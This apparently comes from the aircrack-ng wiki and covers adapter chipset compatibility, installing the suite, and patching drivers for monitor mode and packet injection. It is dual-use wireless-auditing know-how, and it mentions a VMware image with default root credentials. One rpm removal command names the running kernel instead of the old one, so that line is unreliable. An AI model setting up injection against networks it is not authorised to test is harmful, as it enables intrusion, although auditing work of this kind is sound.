Users whom use broadcom linux_sta driver (otherwise known as wl) should note that there are no monitor/injection modes with such driver. Broadcom deliberately removed the functionality out of their proprietary binary blob. Read here for more info: http://seclists.org/fulldisclosure/2008/Nov/506 [http://seclists.org/fulldisclosure/2008/Nov/506]. Also b43 supports less than a handful of chipsets, take note on which ones are unsupported and see if yours fall into that category: b43

Intel Chipset Comments

Intel wireless cards are common devices found inside most laptops apart from Broadcom, Atheros, Ralink and Realtek. These devices has native linux support and generally do work well for most parts except for Intel's older chipsets such as ipw2200. 3945 owners are recommended to use iwl3945 as the older driver ipw3945 does not have monitor or injection capability and requires ipwraw-ng and is often not easy to work with ipwraw-ng. Owners of 4965 and later has support with iwlagn.

Intersil/Conexant Chipset Comments

Intersil chipsets were well known back in the old days of wireless identification. The company had open designs and schematics for most of its products along with the source code (firmware remains proprietary but otherwise). These chipsets quickly gained the linux support due to the company's open handed approach until it was purchased by Conexant.

The legacy chipsets, namely Intersil Prism 2, Prism 2.5 and Prism 3 struggle in terms of support as the owners are slowly fading away. The drivers were split between the connecting interfaces on linux platform. Pre prismGT models had the hostap driver for most PCI/PCMCIA cards and wlan-ng for USB devices. These drivers are based on legacy stack and has two main drawbacks:

1) They are buggy in which they would operate, for example wlan-ng does not obey iwconfig commands and requires its tool in order to change the modes, even to turn the device on so that iwconfig will start displaying information from the driver.

2) The injection patches only work on older kernels, so for kernels beyond 2.6.20 will not inject properly. So if one were to continue using legacy chipsets, they must use older kernel, old drivers and firmware or they will not gain the extra features.

As for Intersil/Conexant PrismGT chipsets, the support for these on linux has been making a comeback. Initially the prism54 driver is only able to support fullMAC cards, the support for softMAC cards were all over the place such as the use of islsm. As of kernel 2.6.26, a new driver p54 has been incorporated with plans to merge both fullMAC and softMAC support of Intersil/Conexant PrismGT product range. The initial code was buggy but users with >=2.6.28 kernel will benefit regardless of which PrismGT they own.

Ralink Chipset Comments

Ralink makes some nice b/g chipsets, and has been very cooperative with the open-source community to release GPL drivers. Packet injection is now fully supported under Linux on PCI/CardBus RT2500 cards, and also works on USB RT2570 devices. However, these cards are very temperamental, hard to get working, and have a tendency to work for a while then stop working for no reason. Furthermore, the RT2570 driver (such as that for the chipset inside the Linksys WUSB54Gv4) is currently unusable on big endian systems, such as the PowerPC. Cards with Ralink chipsets should not be your first choice.

There is one exception with regards to the Ralink chipsets. This is the RT73 chipset. There are excellent drivers with high injection rates for the RT73 chipset. Devices with the RT73 chipsets are recommended.

As of kernels >= 2.6.26 there are mac80211 based drivers which should give better support for almost all Ralink chipsets. As for Ralink 802.11n capable devices, they are slowly gaining support, read here.

Realtek RTL8187L Chipset Comments

Cards containing the Realtek RTL8187L chipset work quite well and is recommended. The driver patch for this chipset has been continuously improved and quite good at this point in time. The Alfa AWUS036H is a very popular card with this chipset and it performs well the aircrack-ng suite. This chipset is not to be confused with the RTL8187B, which is nowhere near as tested as RTL8187L.

List of compatible adapters

PCMCIA/Cardbus/Express Card

Card name	**Type**	**Chipset**	**Antenna**	**Windows support**	**Linux support**	**Notes**
Airlink AWLC4030	CardBus	Atheros	Internal	airodump-ng	Yes	
Belkin F5D7010ed	Cardbus	Atheros	Internal	Not tested	Yes	Product page [http://catalog.belkin.com/IWCatProductPage.process?Product_Id=141078]
Belkin F5D8071	ExpressCard	Atheros	Internal	Not tested	Yes	Product page [http://catalog.belkin.com/IWCatProductPage.process?Product_Id=299617]
D-Link DWA-643	ExpressCard	Atheros	Internal	Unconfirmed but likely	Yes	Draft N
D-Link DWL-650	PCMCIA	Prism 2.5	Internal	airodump-ng	Yes	See critical chipset notes above
D-Link DWL-G630 **C2 v3.01**	CardBus	Atheros	Internal	airodump-ng	Yes	
D-Link DWL-G630 **E1**	CardBus	Ralink	Internal	airodump-ng	Yes	
D-Link DWL-G650 **C3**, **C4**, **B5**	CardBus	Atheros	Internal or RP-SMA [http://www.tuto-fr.com/tutoriaux/crack-wep/tutorial-antenne-dwl-g650.php]	airodump-ng	Yes	See Note 1
Linksys WPC55AG **v1.2**	Cardbus	Atheros	Internal	Yes	Yes	
MSI CB54G2	CardBus	Ralink	Internal	No	Yes	
Netgear WAG511	CardBus	Atheros	Internal	airodump-ng	Yes	
Netgear WG511T	CardBus	Atheros	Internal	airodump-ng	Yes	See note 2
Netgear WG511U	CardBus	Atheros	Internal	airodump-ng	Yes	
Proxim 8470-WD	CardBus	Atheros	MC + Int.	airodump-ng	Yes	
Senao NL-2511 CD PLUS EXT	PCMCIA	Prism 2.5	MMCX	No	Yes	See critical chipset notes above
SMC SMCWCBT-G	Cardbus	Atheros	Internal	airodump-ng	Yes	

TP-Link TL-WN610G	Cardbus	Atheros	Internal	airodump-ng	Yes	
TrendNet TEW-441PC	Cardbus	Atheros	Internal	airodump-ng	Yes	
Ubiquiti SRC	CardBus	Atheros	MMCX	airodump-ng	Yes	

Notes:

1. See this link link [http://www.dlink.com/products/support.asp?pid=11&sec=0] to determine the revision. It is very likely that other revisions will work with Windows and Linux. However, this is unconfirmed.
2. There are some cheaper models with a similar name (WG511 and DWL-G520+); those cards are not Atheros-based. Also, the Peek driver does not support recent Atheros cards, so you'll have to use CommView WiFi instead.

PCI/MiniPCI/MiniPCI Express

Card name	**Type**	**Chipset**	**Antenna**	**Windows support**	**Linux support**	**Notes**
Airlive WT-2000PCI	PCI	RT61	RP-SMA	No	Yes	
ASUS WL-138G V2	PCI	Broadcom	RP-SMA	No	Yes	See Note 1 and 2
ASUS WL-138gE	PCI	Broadcom	RP-SMA	No	Yes	See Note 1 and 2
Broadcom BCM94311MCG	Mini-PCI Express	Broadcom	U.fl	No	Yes	
Compex WLM54G	Mini-PCI	Atheros	Internal	airodump-ng	Yes	
Canyon CN-WF511	PCI	Ralink RT61	RP-SMA	No	Yes	
D-Link DWL-G550	PCI	Atheros	RP-SMA	airodump-ng	Yes	
D-Link DWA-510	PCI	Ralink RT61	RP-SMA	No	Yes	
Linksys WMP54G **v4**	PCI	Ralink	RP-SMA	No	Yes	
Linksys WMP54G-UK **v4.1**	PCI	Ralink RT61	RP-SMA	No	Yes	
Linksys WMP110 RangePlus	PCI	Atheros	RP-SMA	No	Yes	
MSI PC54G2	PCI	Ralink	RP-SMA	No	Yes	
Netgear WG311T	PCI	Atheros	RP-SMA	airodump-ng	Yes	See Note 3
Netgear WPN311	PCI	Atheros	RP-SMA	airodump-ng	Yes	
Thinkpad 11a/b/g	Mini-PCI Express	Atheros	U.fl	Unconfirmed but likely	Yes	See Note 4
Ubiquiti SR71-E	PC Express	Atheros	MMCX	airodump-ng	Yes	Also SR71-E/X/C work
TP-Link TL-WN650G	PCI	Atheros	Soldered-in	airodump-ng	Yes	See Note 5
TP-Link TL-WN651G	PCI	Atheros	RP-SMA	airodump-ng	Yes	
Trendnet TEW-443PI **A1 1R**	PCI	Atheros	RP-SMA	airodump-ng	Yes	

Note:

1. There is an earlier version of these cards called “WL-138g”, which is Marvell-based and thus unsupported.
2. 2.6.25.1 or newer kernel is required if you want to use this card with b43.
3. Netgear WG311 **v1** is likely compatible (Atheros). Revision 2 is experimental (ACX chipset). Revision 3 (Marvell) is unsupported. See http://madwifi-project.org/wiki/Compatibility

/Netgear#WG311 [http://madwifi-project.org/wiki/Compatibility/Netgear#WG311].

4. See this thread [http://forum.aircrack-ng.org/index.php?topic=1387.msg8549#msg8549] for important considerations. See this link [http://www5.pc.ibm.com/uk/products.nsf/$wwwPartnumLookup/_40Y7026?OpenDocument] for the card details. Part number: 40Y7026.
5. This card has a soldered-in external antenna, with the wire between the card and the antenna easily pigtailable to RP-SMA.

USB

Card name	**Chipset**	**Antenna**	**Windows support**	**Linux support**	**Notes**
Asus WL-167g **v2**	Ralink RT73	Internal	No	Yes	
Airlink AWLL3026	Zydas zd1211	Internal	No	Yes	USB info: 0ace:1211 See Notes 1 and 4.
Alfa AWUS036E	RTL8187L	RP-SMA	No	Yes	80mW
Alfa AWUS036H	RTL8187L	RP-SMA	No	Yes	Click here [http://www.tuto-fr.com/en/tutorial/materiel/awus036h-alfa-network.php] for a test of this adapter
Alfa AWUS036S	Ralink rt73	RP-SMA	No	Yes	Click here [http://www.tuto-fr.com/en/tutorial/materiel/awus036s-alfa-network.php] for a test of this adapter
Alfa AWUS050NH	Ralink RT2770F	RP-SMA	No	Yes	
Digitus DN-7003GS	RTL8187L	Internal	No	Yes	USB info: 0bda:8187 Realtek Semiconductor Corp. Manufacturer page [http://www.digitus.info/scripts/digdetail.asp?artnr=DN%2D7003GS]
D-Link DWL-G122 **B1**	Ralink RT2570	Internal	No	Yes	
D-Link DWL-G122 **C1**	Ralink RT73	Internal	No	Yes	
D-Link WUA-1340	Ralink RT73	Internal	No	Yes	
Edimax EW-7318USg	Ralink rt73	RP-SMA	No	Yes	See Note 2
Hawking HWUG1	Ralink rt73	RP-SMA	No	Yes	
Linksys WUSB54G **v4**	Ralink rt2570	Internal or RP-SMA [http://www.egidy.de/wifi/wusb54g/]	No	Yes	
Linksys WUSB54GC **v1**	Ralink RT73	Internal	No	Yes	See Note 5
Linksys WUSB54GC **v2**	RTL8187B	Internal	No	Yes	See Note 5
Netgear WG111 **v1**	PrismGT SoftMAC	Internal	airodump-ng	Untested	See note 3. Needs a recent GIT kernel from the wireless-testing branch.
Netgear WG111 **v2**	RTL8187L	Internal	No	Yes	See note 3
Netgear WNDA3100 **v1**	Atheros 9170	Internal	No	Yes	See Note 6

TP-Link TL-WN321G	Ralink RT73	Internal	No	Yes	Manufacturer page [http://www.tp-link.com/products/product_des.asp?id=47]
TP-Link TL-WN321G **v4**	Ralink RT2070	Internal	No	Yes	Supported by rt2800usb
Trendnet TEW-429UB **C1**	Zydas zd1211b	Internal	No	Yes	USB info: 157e:300d
ZyXEL AG-225H	Zydas zd1211	Internal	No	Limited	See Note 4
ZyXEL G-202	Zydas zd1211b	Internal	No	Limited	See Note 4

Notes:

1. See this thread message [http://forum.aircrack-ng.org/index.php?topic=2862.msg17501#msg17501] comments on this device.
2. See this thread [http://forum.aircrack-ng.org/index.php?topic=1731.0] for pictures, links and other information.
3. Netgear WG111: This Netgear support page [http://kbserver.netgear.com/products/wg111.asp] describes which serial numbers are for each version of the card.
4. See zd1211rw for the limitations.
5. WUSB54GC v1 is silver-colored, v2 is white, v3 is black.
6. V2 isn't supported yet (only by wl but wl doesn't support monitor mode

Zaurus Compatible Card

All prism2 or prism2.5 on this wireless card support page [http://www.oesf.org/index.php?title=Wireless_Card_Support] can inject.

ExpressCard to PCMCIA/Cardbus Adapters

New laptops now normally come with ExpressCard slots. The current problem is that there are not a lot of ExpressCard wireless cards which are compatible with the aircrack-ng suite. However, ExpressCard to PCMCIA/Cardbus adapters have appeared in the market.

The question has always been “Will these adapters work correctly with the aircrack-ng suite”. Read this thread [http://forum.aircrack-ng.org/index.php?topic=2849] and this thread [http://forum.aircrack-ng.org/index.php?topic=6864.0] for the details.

If you try any adapters, please post your findings (good or bad) to the forum. This is very important so that everyone can benefit from the experiences of others.

Here is a list of adapters that people have reported as working successfully:

- Addonics ADEXC34CB [http://addonics.com/products/host_controller/adexc34cb.asp] ExpressCard 34 Cardbus Adapter
- Rosewill RC-608 [http://www.rosewill.com/products/s_1227/productDetail.htm] ExpressCard to CardBus Adapter. It can be purchased here [http://www.newegg.com/Product/Product.aspx?Item=N82E16839200010&cm_re=rc-608-_-39-200-010-_-Product].

Installing Aircrack-ng from Source

Requirements

Linux

- Kernel headers and gcc as well as make have to be installed on your system. On Debian-based distros (Debian, Ubuntu, Xubuntu, …), issue the following command in a console to install them:

```
sudo apt-get install build-essential
```

- OpenSSL (development). It is called openssl-dev or libssl-dev depending on your distribution.

The following is required only if you want airolib-ng:

- SQLite (development) > 3.3.17 (but latest version is recommended)

Windows

It requires additional libraries to be installed:

- OpenSSL (development): openssl-devel

The following is required only if you want airolib-ng:

- SQLite (development) > 3.3.17 (but latest version is recommended): libsqlite3-devel

OS X

Install the following via macports:

- gmake 3.81
- sqlite3

Compiling and installing

Note: For OS X, use 'gmake' instead of 'make'.

Current version

It requires some additional libraries:

- OpenSSL (libssl-dev on Debian-based system)
- SQLite > 3.3.17 (latest version is recommended) if you want to use airolib-ng

```
wget http://download.aircrack-ng.org/aircrack-ng-1.1.tar.gz
tar -zxvf aircrack-ng-1.1.tar.gz
cd aircrack-ng-1.1
make
make install
```

Compiling with airolib-ng support

Simply append 'sqlite=true' parameter to make and make install:

```
make sqlite=true
make sqlite=true install
```

OS X

Change CFLAGS in src/Makefile to point to the macpports install of sqlite3 before compiling. Change the following line:

```
CFLAGS += -Iinclude
```

to

```
CFLAGS += -Iinclude -arch i386 -I/opt/local/include -L/opt/local/lib
```

Compiling with Airpcap support (cygwin only)

1. Copy 'developer' directory from the Airpcap CD at the same level as 'aircrack-ng' directory
2. Append 'airpcap=true' parameter to make:

```
make airpcap=true
make install
```

Compiling with airolib-ng and Airpcap support (cygwin only)

Simply append both parameter to make and make install:

```
make sqlite=true airpcap=true
make sqlite=true install
```

Compiling with CUDA support

This is still under heavy development so it is not yet been added to the backtrack repositories however it deserves mentioning. Aircrack can be built with a switch to add GPU acceleration. In order to do this we need to grab aircrack from svn. You must have the CUDA toolkit and the sdk already installed to be able to build this.

```
 svn co http://trac.aircrack-ng.org/svn/branch/aircrack-ng-cuda aircrack-ng-cuda
```

Next we will build it like normal but it needs a few extra arguments:

```
 cd aircrack-ng-cuda
 CUDA=true make
 make CUDA=true sqlite=true unstable=true install
```

Also see: BackTrack 4 CUDA Guide [http://www.offensive-security.com/documentation/backtrack-4-cuda-guide.pdf]

Latest SVN (development) Sources

```
svn co http://trac.aircrack-ng.org/svn/trunk aircrack-ng
cd aircrack-ng
```

and as usual

```
make
make install
```

or if you want sqlite and the experimental (unstable) programs

```
make sqlite=true unstable=true
make sqlite=true unstable=true install
```

Nightly Build

http://nightly.aircrack-ng.org/ [http://nightly.aircrack-ng.org/] contains a nightly tarball from each day. This is handy if you don't have access to SVN (subversion). Just download and build per building the current version instructions. Optionally you can enable the extra features with "sqlite=true" and "unstable=true" per above.

Legacy

```
wget http://download.aircrack-ng.org/aircrack-ng-0.9.3.tar.gz
tar -zxvf aircrack-ng-0.9.3.tar.gz
cd aircrack-ng-0.9.3
make
make install
```

Installing airoscript

First, ensure you have the gettext package installed. Depending on the distribution you are running and the package manager, the command is typically "yum -y install gettext" Or "sudo apt-get install gettext" on Ubuntu.

For the latest production version, see this thread [http://forum.aircrack-ng.org/index.php?topic=4685.msg26207#msg26207].

For the latest development version from SVN:

```
svn co http://trac.aircrack-ng.org/svn/branch/airoscript/ airoscript
```

The command above places the files into a directory called airoscript.

Then you must su to root and then:

```
cd airoscript
make
```

At this point you are ready to use airoscript by simply typing "airoscript".

Troubleshooting Tips

"command not found" error message

After you do "make install" then try to use any of the aircrack-ng suite commands, you get the error message "command not found" or similar. Your system will look for the aircrack-ng commands in the directories defined by the PATH command.

Normally, the aircrack-ng suite programs and man pages are placed in:

```
/usr/local/bin
/usr/local/sbin
/usr/local/man
```

On your system, to determine which directories have the aircrack-ng programs enter the following. If using "locate" be sure to first run "updatedb".

```
locate aircrack-ng
locate airmon-ng
```

or

```
find / -name aircrack-ng
find / -name airmon-ng
```

Once you know the directories (exclude the source directories) then determine which directories are in your PATH. To see which directories are included in PATH on your particular system enter:

```
echo $PATH
```

It should show something like:

```
/usr/kerberos/sbin:/usr/kerberos/bin:/usr/lib/ccache:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin
```

At this point compare the actual locations with the directories in your PATH. If the directories are missing from your PATH then you have a few options:

- Add the directories to your PATH. See the one or more of the following web sites for details of how to do this:

```
http://www.linuxheadquarters.com/howto/basic/path.shtml
http://www.cyberciti.biz/faq/howto-print-path-variable/
http://www.troubleshooters.com/linux/prepostpath.htm
http://linux.about.com/od/linux101/l/blnewbie3_1_4.htm
```

- Change to the particular directory with “cd” and then run the commands from within the directory. Don't forget to add ”./” in front of each command.
- Specify the full path for each command. So if aircrack-ng is located in the ”/usr/local/bin” directory then run the command as ”/usr/local/bin/aircrack-ng”.
- Specify the location prefix when installing. Lets say you have /usr/bin and /usr/sbin directories in your PATH, then do “make prefix=/usr install”. This will install the programs to /usr/bin and /usr/sbin.

"build" - No such file or directory

On Debian-based distros, if you get something similar to:

```
/bin/sh: line 0: cd: /lib/modules/2.6.15-28-amd64-generic/build: No such file or directory
Makefile.inc:66: *** /lib/modules/2.6.15-28-amd64-generic/build is missing, please set KERNELPATH.
Stop.
```

Solution:

The build directory gets installed together with the kernel headers, so either you lack the correct headers or your KERNELPATH is wrong. Please check that `uname -r` returns “2.6.15-28-amd64-generic”.

Do a “sudo apt-get install linux-headers-`uname -r`” or just “sudo apt-get install linux-headers”.

If uname returns exactly that string and the current headers are installed, the remove the headers and install them again. Also check /usr/src for installed header files, maybe it got mixed up for whatever reason.

In the above examples, needless to say, change “2.6.15-28-amd64-generic” to whatever you are running.

"openssl/hmac.h" - No such file or directory

If you get something similar to:

```
crypto.h:12:26: error: openssl/hmac.h: No such file or directory
crypto.h:13:25: error: openssl/sha.h: No such file or directory
crypto.h:15:25: error: openssl/rc4.h: No such file or directory
crypto.h:16:25: error: openssl/aes.h: No such file or directory
```

Solution: You are missing the OpenSSL development package. Depending on the distribution, download and install openssl-devel or libssl-devel. Or worst case, install it from source: http://www.openssl.org [http://www.openssl.org].

"zlib.h" No such file or directory

If you get something similar to:

```
wesside-ng.c:54:18: error: zlib.h: No such file or directory
```

Solution: You are missing the zlib development package. Depending on the distribution, download and install zlib-devel. Or worst case, install it from source: http://www.zlib.net [http://www.zlib.net].

"__le64" error on 64 bit machines when compiling

You get something similar to:

```
radiotap-parser.h:29: error: conflicting types for ‘__le64’
/usr/include/linux/types.h:158: error: previous declaration of ‘__le64’ was here
```

See this thread [http://forum.aircrack-ng.org/index.php?topic=3311.0] for a solution.

Installing pre-compiled binaries

Linux

Open your package manager and install 'aircrack-ng' package. Be sure to check that the version offered is up-to-date – you may see problems with older versions, especially if you have a card for which support was added recently, e.g. ACX, Broadcom or Intel. Ubuntu and Debian are particularly problematic in this matter.

Windows

The Windows version of the aircrack-ng suite does not have an install program. You must manually install (unzipping archive) the software.

Here are the steps to follow for Windows XP:

- Download the latest version of the aircrack-ng suite for Windows to your PC. The link for the zip file can be found on the Wiki home page [http://aircrack-ng.org].
- Unzip the contents of the aircrack-ng zip file into “C:\”. This will create a directory called “aircrack-ng-0.9.3-win”. This directory name will vary based on the exact version that you downloaded. This main directory contains three subdirectories - “bin”, “src” and “test”.

Prior to using the software, make sure to install the drivers for your particular wireless card. See this link for the instructions.

To now use the aircrack-ng suite, start Windows Explorer and double click on **Aircrack-ng GUI.exe** inside “bin” subdirectory. The GUI requires .NET Framework 2.0 [http://www.microsoft.com/downloads/details.aspx?familyid=0856eacb-4362-4b0d-8edd-aab15c5e04f5&displaylang=en] to run (.NET Frameworks 1.0/1.1 are not able to run this executable, 2.0 or better **MUST** be installed).

Alternatively, open a command prompt (Start menu → Execute → cmd.exe) and change to the “C:\aircrack-ng-0.9-win\bin” directory and execute the individual commands.

Important notes:

- Remember that Windows only supports a limited subset of the commands.
- Some troubleshooting tips specific to XP and Vista can be found on this page.

Installing on Mac OSX

The simplest and easiest way to install on Mac OS X is via Macports [http://www.macports.org/]. You simply do “sudo port install aircrack-ng”.

Alternatively, use the following instructions:

Make sure you have Xcode installed on your Mac, which can be found on the installer CD/DVD which came with your Mac. After getting the source you can do a simple “make && sudo make install” from the untarred directory. When you use the stable, you need to rename the Makefile.osx to Makefile and when you use the dev version it will autodetect you are using Darwin and compile fine.

Mind you, airodump-ng and aireplay-ng are linux only and will not work under OSX native, so for reinjecting and sniffing you will have to use other means.

If you have an intel Mac check out the VMware Fusion option which is mentioned lower on this page.

Optional is openssl-dev and sqlite3 which can be installed through fink

Installing on OpenBSD

See this thread [http://forum.aircrack-ng.org/index.php?topic=4658.0] for instructions on installing and using the aircrack-ng suite on OpenBSD.

Installing VMware Image

Important Note: Virtualization solutions (VMware/VirtualBox/Virtual PC/…) only work with USB cards. Card that are PCI/MiniPCI/PCMCIA/CardBus/Express Card/PCI Express/PCI-X/MiniPCI Express won't work at all.

Requirements

- VMWare Workstation 6.02, VMWare Player 2.02 (freeware) or VMWare Fusion beta for intel based Mac's
- Wireless USB with one of the following chipsets:
  - rtl8187
  - rt2570
  - rt73
- Approximately 2Gb of hard disk space

Important note: VMWare Workstation 6.5 (and maybe Player 2.5 too) is known not to work correctly with rtl8187 driver. It uses the whole CPU and it seems to be hanging (it is really slow) for an unknown reason.

Starting

1. Install VMWare Workstation or Player
2. Download this VMware image here [http://download.aircrack-ng.org/vmware-aircrack-ng-v4.7z] or via BitTorrent [http://www.fulldls.com/download-app-1882388-vmwareaircrackngv4+7z.torrent] and unpack it somewhere.
3. Start VMware and select "open". Open the virtual machine.
4. Attach your USB adapter.
5. If the USB adapter is recognized automatically you'll find a small USB icon in the lower right corner of your VMWare window. If not you have to attach it manually.


Notes:

- Uncompress the file on a filesystem that supports large files; NTFS, ext3, … (all FAT filesystems, including FAT32, do not support large files).
- Use 7-zip [http://www.7-zip.org] or Winrar [http://www.rarlab.com/] (at least latest stable version) on Windows. For Linux (and other OSes), use p7zip [http://p7zip.sourceforge.net/] (it should be in the repositories of your distribution).
- Here are a few reasons why the download doesn't work:
  - That sounds logical but make sure the URL is correct.
  - Check your DNS, make sure it can resolve "download.aircrack-ng.org" (by the way, the server answers to ping). If it doesn't, use OpenDNS [http://www.opendns.org] (Primary: 208.67.222.222 - Secondary: 208.67.220.220).
- You don't need any driver for wireless adapters (and other USB adapters) on the OS running VMware.
- The login credentials for the image are user id "root" with password "root". On some versions the password is "toor".

- The FAQ has some limited information about running the aircrack-ng suite under VMWare.

Manually attaching USB device


On VMware Player, the device should be shown in the title bar, click on it to activate it. On VMware Workstation, use menu “VM→Removable devices→USB” and then select the device:



It will automatically unplug the device from windows and attach it to the virtual machine.

Loading Wireless Device Drivers

The drivers can be loaded via the menu inside the VM:



Installing Drivers

Linux

As of now, Aireplay-ng only supports injection on Prism2, PrismGT, Atheros, Broadcom (with the b43 driver), Intel IWL, RTL8180, RTL8187, Ralink, ACX1xx and Zydas. Injection on **Hermes, Aironet and Marvell** is not supported because of firmware and/or driver limitations.

There are two families of drivers - ieee80211 and mac80211. Basically, mac80211 has largely replaced ieee80211. See this write-up for more detail. Where the mac80211 version of the driver is stable and supports injection, that should be your first choice. Keeping in mind that mac80211 is only well supported starting in about 2.6.25 and up kernels. However, in some cases, only legacy ieee80211 drivers exist for injection.

Nearly all non-mac80211 drivers that can support injection need to be patched to support injection in **Monitor mode**. On the other hand, the mac80211 versions of the drivers generally only need the mac80211 core itself patched to support the fragmentation attack. Other attacks using mac80211 drivers typically work without patching.

Remember you cannot use both ieee80211 and mac80211 versions of the same driver at the same time. You must decide to use one or the other, not both. If you try loading both, one will fail. So you must consciously decide which one you wish to use and blacklist the other one if you have both on your system.

You will need the following to compile drivers:

- Linux kernel headers that match your current running kernel. On openSUSE, the kernel sources also must be installed. Depending on the driver and distribution, you must install the full kernel sources as well.
- The same **gcc** version that was used to compile your kernel. At least make sure that the first two version numbers or the compiler are the same (e.g. it's OK to use gcc **3.4**.6 to compile the driver if the kernel was compiled by gcc **3.4**.2). Ignoring this rule will cause **Invalid module format** errors during module load. That can be checked via /proc/version.
- Always use the latest patches that you can find here [http://patches.aircrack-ng.org/]

Note: if you're using drivers provided by your distribution, they are NOT patched.
General information about patching drivers plus troubleshooting tips can be found in the How To Patch Drivers Tutorial.

The following are detailed instructions for installing/patching the ieee80211 versions of the drivers:

- acx
- bcm43xx
- HostAP (prism2)
- ipw2200
- ipw3945
- madwifi-old
- madwifi-ng
- prism54
- r8180-sa2400
- r8187
- r8187b
- rt2500
- rt2570
- rt2870
- rt61
- rt73
- wlan-ng (prism2)
- zd1211rw

For fragmentation support, all mac80211 drivers require the mac80211 core to be patched:

- mac80211 core patching instructions

The mac80211 link above also contains information regarding which mac80211 drivers work with the aircrack-ng suite.

In addition, the following mac80211 drivers require extra patches to enable or improve monitoring or injection support (purpose of the patch is in parentheses):

- iwlagn (allow injection in 2.6.25/.26, formerly called iwl4965)
- rtl8187 (improve injection speed)
- zd1211rw-mac80211 (fully disable packet filtering in monitor mode)

Note: For other drivers, simply follow the standard installing procedure for your distribution.

Compat-Wireless Alternative Approach

As mentioned previously, the mac80211 drivers quite often support injection out of the box in recent kernels. The mac80211 drivers are improving very rapidly. Sometimes you want to try the latest mac80211 driver without recompiling your entire kernel. This is where Compat-Wireless [http://linuxwireless.org/en/users/Download] comes in. You can now download a package which lets you compile and install the latest advances on the Linux wireless subsystem and get some of the latest drivers without having to recompile your entire kernel. This package adds mac80211, mac80211 drivers, and any new FullMAC driver which has had fairly recent updates.

For full details see the Aircrack-ng Compat-Wireless documentation.

Windows

Windows is **NOT** supported.

Troubleshooting

This troubleshooting information applies to linux only. The individual driver pages may have additional troubleshooting information specific to that driver. This troubleshooting information provides general information which applies to all drivers.

You will need to do a bit of homework first prior to following the troubleshooting tips below. Be sure you know the chipset in your wireless device. Follow this tutorial Tutorial: Is My Wireless Card Compatible? to determine the chipset if you don't already know it. Based on the chipset, determine the proper driver and in turn the kernel modules for it. To do this, you may have to search the internet, the forum and the distribution support.

Hardware Verification

The first critical step is to ensure that your wireless device is recognized by your system. There are a variety of methods to verify that your system did this successfully. Here are some methods:

- The “dmesg” command can quite often contain detailed messages indicating that the wireless devices was properly detected.
- If the card is an ISA card, you are usually out of luck.
- If the card is a PCI card (miniPCI/miniPCI Express/PCI Express), you need to use the command “lspci” to display the card identification strings.
- If the hardware is a USB dongle, you need to use the command “lsusb” to display the dongle identification strings. In some case, “lsusb” doesn't work (for example if usbfs is not mounted), and you can get the identification strings from the kernel log using “dmesg” (or in /var/log/messages).
- If the card is a Cardbus card (32 bits PCMCIA), and if you are using kernel 2.6.X or kernel 2.4.X with the kernel PCMCIA subsystem, you need to use the command “lspci” to display the card identification strings. If the card is a Cardbus card (32 bits PCMCIA), and if you are using an older kernel with the standalone PCMCIA subsystem, you need to use the command “cardctl ident” display the card identification strings. Try both and see what comes out.
- If the card is a true PCMCIA card (16 bits), and if you are using kernel 2.6.14 or later, you need to use the command “pccardctl ident” to display the card identification strings. If the card is a true PCMCIA card (16 bits), and if you are

using an older kernel, you need to use the command “cardctl ident” display the card identification strings. Note that cardmgr will also write some identification strings in the message logs (/var/log/daemon.log) that may be different from the real card identification strings. Usually 16bit PCMCIA cards can be easily identified by the sticker on the bottom of the card with tick boxes or information indicating its a 5V card.

Needless to say, if your wireless device is not detected by your system, you will have to investigate and correct the problem.

Modprobe

Start by running “modprobe <kernel module name>”.

View iwconfig output

Run the “iwconfig” command and look for wireless devices. Based on the driver, look for an appropriately named interface such as ath0, rausb0, etc. The presence indicates that at least the driver is loaded. The absence likely means it did not. This at least gives you a starting point on the problem solving.

A common problem is that your system has both ieee80211 and mac80211 versions of the drivers. Having wmaster0 typically indicates you are using the new mac80211 drivers. Having wifi0 or eth0 typically means you are using the older (legacy) ieee80211 drivers. Having both wmaster0 and wifi0/eth0 (as well as weird interface names like wlan0_rename) might indicate a udev problem. Based on what which ones you really want, you may have to blacklist or move one or more drivers.

View dmesg output

Run the “dmesg” command and look for errors relating to your wireless device. At a minimum there should be some messages relating to your device loading and the module initializing it. If there are no messages or errors, you will have to investigate and correct the problem.

See the next entry of a problem commonly seen: “unknown symbol”.

"unknown symbol" error

When loading the driver kernel module you get a “unknown symbol” error message for one more field names. Sometimes you will see this in the dmesg output as well. This is caused by module you are loading not being matching the kernel version you are running.

First, determine which kernel you are running with “uname -r”. Then use your package manager to determine if you have kernels, kernel headers or kernel development packages that are older.

If you use the RPM package manager then “rpm -qa | grep kernel”. So if you get something like:

```
kernel-headers-2.6.24.4-64.fc8
kernel-2.6.24.4-64.fc8
kernel-devel-2.6.24.4-64.fc8
kernel-headers-2.6.24.1-15.fc8
kernel-2.6.24.1-15.fc8
kernel-devel-2.6.24.1-15.fc8
```

In the example above, there are kernel headers and a kernel development package that match the kernel we are running. If you are missing them, the use yum or equivalent on your distribution to install them such as:

```
yum -y install kernel-headers
yum -y install kernel-devel
```

Lets assume that “uname -r” returned “2.6.24.4-64.fc8” then all the 2.6.24.1-15 ones are old and need to be removed. So you remove all the old ones:

```
rpm -e 2.6.24.4-64.fc8
rpm -e kernel-2.6.24.1-15.fc8
rpm -e kernel-devel-2.6.24.1-15.fc8
```

Also change to "/lib/modules" and do a directory listing and remove any directory referring to old kernel versions.

Once you are finished, you can do ""rpm -qa | grep kernel" and confirm everything looks good. At this point, recompile your wireless drivers and reboot the system.

View lsmod output

